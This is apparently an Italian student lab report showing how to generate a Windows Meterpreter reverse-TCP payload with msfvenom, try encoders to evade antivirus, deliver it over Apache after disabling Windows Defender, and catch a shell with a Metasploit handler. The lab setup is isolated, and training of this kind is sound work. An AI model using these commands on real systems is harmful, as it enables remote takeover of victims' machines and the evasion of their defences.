

Report Esercizio 03/02/2025

Malware con Msfvenom Leonardo Catalano

“La traccia di oggi ci chiede di creare un malware utilizzando MsfVenom.

Le fasi da effettuare saranno le seguenti:

1. Configurazione della macchina Kali:

La macchina Kali dovrà essere in un ambiente di lavoro sicuro e isolato quindi dovrà avere un indirizzo locale specifico in questo caso: 192.168.77.111

2. Utilizzo MsfVenom per generare il malware:

Utilizzare Msfvenom per la creazione del malware e migliorare la non rilevabilità.

3. Test del malware una volta generato

4. Analisi dei Risultati con VirusTotal confrontando con il malware della lezione.


Preconfigurazione macchine virtuali:

Prima di tutto si configurano la VM Kali.

Come indirizzo di rete di riferimento uso il 192.168.77.0 /24.

-Macchina Kali Linux:

Per configurare l'indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull'icona dell'ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l'indirizzo, si fa Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando `ifconfig` o `ip a`.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
   inet 192.168.77.111/24 brd 192.168.77.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::8638:cc35:20dd:4129/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
(kali@kali)-[~]
$ 

```

Come si può vedere l'indirizzo è stato configurato correttamente.

-Sessione Creazione Malware con MsfVenom:

Per vedere i payloads di MsfVenom il comando è il seguente :

"msfvenom -l payloads"

x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic	normal	Dynamic key XOR Encoder
x86/xor_poly	normal	XOR POLY Encoder

Essendo che sto creando una reverse shell, devo dire al malware lHost e LPort della macchina attaccante.

Il comando finale quindi sarà:

```
"msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.168.77.111 lport=443 -f exe -e x64/shikata_ga_nai -i 10 -b "\x00\x20\xff" -o run.exe"
```

-msfvenom -p "payload"

-lhost "indirizzolpKali"

-lport "portaAscolto"

-f (formato file)

-e "encoder"

-i "numero Iterazioni"

-b "Rimozione pattern bit facilmente sgamabili" ("\x00 vuol dire includi heximal 00)

-o (output) "nomefile.estensione"

```
(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.77.111 lport=443 -f exe -e x64/shikata_ga_nai -i 10 -b "\x00\x20\xff" -o run.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
Saved as: run.exe


(kali@kali)-[~]
└─$
```

Il file malware run.exe è stato creato con successo.


```
(kali@kali)-[~]
└─$ ls
Desktop    Downloads  gameshell-save.sh  hydra.restore  Pictures    Public    run.exe  users.txt.bk
Documents  flag.txt   gameshell.sh       Music          prod.dtsConfig  query.txt  Templates  Videos

(kali@kali)-[~]
└─$
```

Ora andremo a testarlo per vedere se potrebbe essere facilmente riconosciuto dagli antivirus, utilizzando VirusTotal da browser.



Si uploada il file: run.exe



E si fa partire la scansione.

A fine scansione il risultato è il seguente:

Community Score 54 / 71

54/71 security vendors flagged this file as malicious

File details: 1b5f155db8fdeb2e63fa84ed7b231bf0ffb88e7e9373df7d50300e35614f23b, Size: 205.50 KB, Last Analysis Date: a moment ago, Type: EXE

Popular threat label: trojan.metasploit/rozena

Threat categories: trojan, hacktool

Family labels: metasploit, rozena, meterpreter

Security vendors' analysis:

Vendor	Detection
AhnLab-V3	Trojan.Win.Generic.R421008
ALYac	Trojan.Metasploit.A
Arcabit	Trojan.Metasploit.A
AVG	Win32:Metasploit-C [Trj]
BitDefender	Trojan.Metasploit.A
ClamAV	Win.Exploit.D388a-9756522-0
CTX	Exe.trojan.metasploit
AliCloud	Trojan.Win/Metasploit.A(dyn)
Antiy-AVL	GrayWare/Win32.Rozena.j
Avast	Win32:Metasploit-C [Trj]
Avira (no cloud)	TR/Crypt.XPACK.Gen7
Bkav Pro	W64.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cylance	Unsafe

Il file è stato riconosciuto come un malware dai vari antivirus interni di VirusTotal, e da alcuni viene riconosciuto nello specifico come backdoor Meterpreter.

Security vendors' analysis:

Vendor	Detection
Cynet	Malicious (score: 100)
DrWeb	BackDoor.Shell.244
Emsisoft	Trojan.Metasploit.A (B)
ESET-NOD32	A Variant Of Win64/Riskware.Meterpreter.S
GData	Win64.Trojan.Rozena.A
Gridinsoft (no cloud)	Trojan.Win64.ShellCode.sdsl
Ikarus	Trojan.Win64.Rozena
K7AntiVirus	Trojan (004fae881)
Deeplinstinct	MALICIOUS
Elastic	Windows.Trojan.Metasploit
eScan	Trojan.Metasploit.A
Fortinet	W64/Rozena.Jitr
Google	Detected
Huorong	Backdoor/Meterpreter.fb
Jiangmin	Trojan.Packed.bjp
K7GW	Trojan (004fae881)

-Conclusioni di VirusTotal:


Come da scansione di VirusTotal, effettuare soltanto una fase di encoding non è sufficiente, per renderlo il più possibile nascosto, bisognerebbe effettuare degli

indetazioni con un tipo di encode, e parallelamente altre con un altro tipo di encode, e fare il test alla fine per vedere il punteggio di VirusTotal scende.

-Test Malware su Windows 10:

Per testare il malware creato con msfVenom su Windows bisogna prima settare ovviamente Windows con un'indirizzo ip nella rete 192.168.77.0 /24.

Nello specifico per windows uso l'indirizzo 192.168.77.112



Poi da Kali apro un server apache per permettere a windows di scaricare il file:


```
(kali@kali)-[~]  
$ service apache2 start
```

E faccio l'upload del file eseguibile:



```
(kali@kali)-[~]
$ sudo cp /home/kali/run.exe /var/www/html

(kali@kali)-[~]
$
```


Per effettuare il download da windows apriamo il browser e inseriamo l'ip della macchina kali con /run.exe
"192.168.77.111/run.exe"




Avendo il firewall attivato notiamo che il download verrà interrotto e ci dirà che ha rilevato un malware all'interno.



Bisognerà quindi disattivare Windows Defender (l'antivirus) e riprovare il download.



Ora il file è stato scaricato correttamente senza problemi.



Ora torniamo su Kali e settiamo il listener tramite metasploit:

Come exploit usiamo il : “/exploit/multi/handler”

Come payload utilizziamo lo stesso di msfVenom :

“windows/x64/meterpreter_reverse_tcp”

Lhost= 192.168.77.111

Lport= 443

```

msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter_reverse_tcp):



| Name       | Current Setting | Required | Description                                               |
|------------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC   | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| EXTENSIONS |                 | no       | Comma-separated list of extensions to load                |
| EXTINIT    |                 | no       | Initialization strings for extensions                     |
| LHOST      |                 | yes      | The listen address (an interface may be specified)        |
| LPORT      | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.77.111
LHOST => 192.168.77.111
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) >

```

Facendo exploit la porta si metterà in ascolto,

```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.77.111:443

```

Tornando su windows e avviando il file run.exe , su kali avremo la shell meterpreter:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.77.111:443
[*] Meterpreter session 1 opened (192.168.77.111:443 → 192.168.77.112:51485) at 2025-02-03 12:00:33 -0500

meterpreter > pwd
C:\Users\leolo\Downloads
meterpreter > ls
Listing: C:\Users\leolo\Downloads

Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-    282           fil             2024-11-25 11:32:55 -0500 desktop.ini
100777/rwxrwxrwx    210432        fil             2025-02-03 11:58:17 -0500 run.exe

meterpreter > ifconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
-----
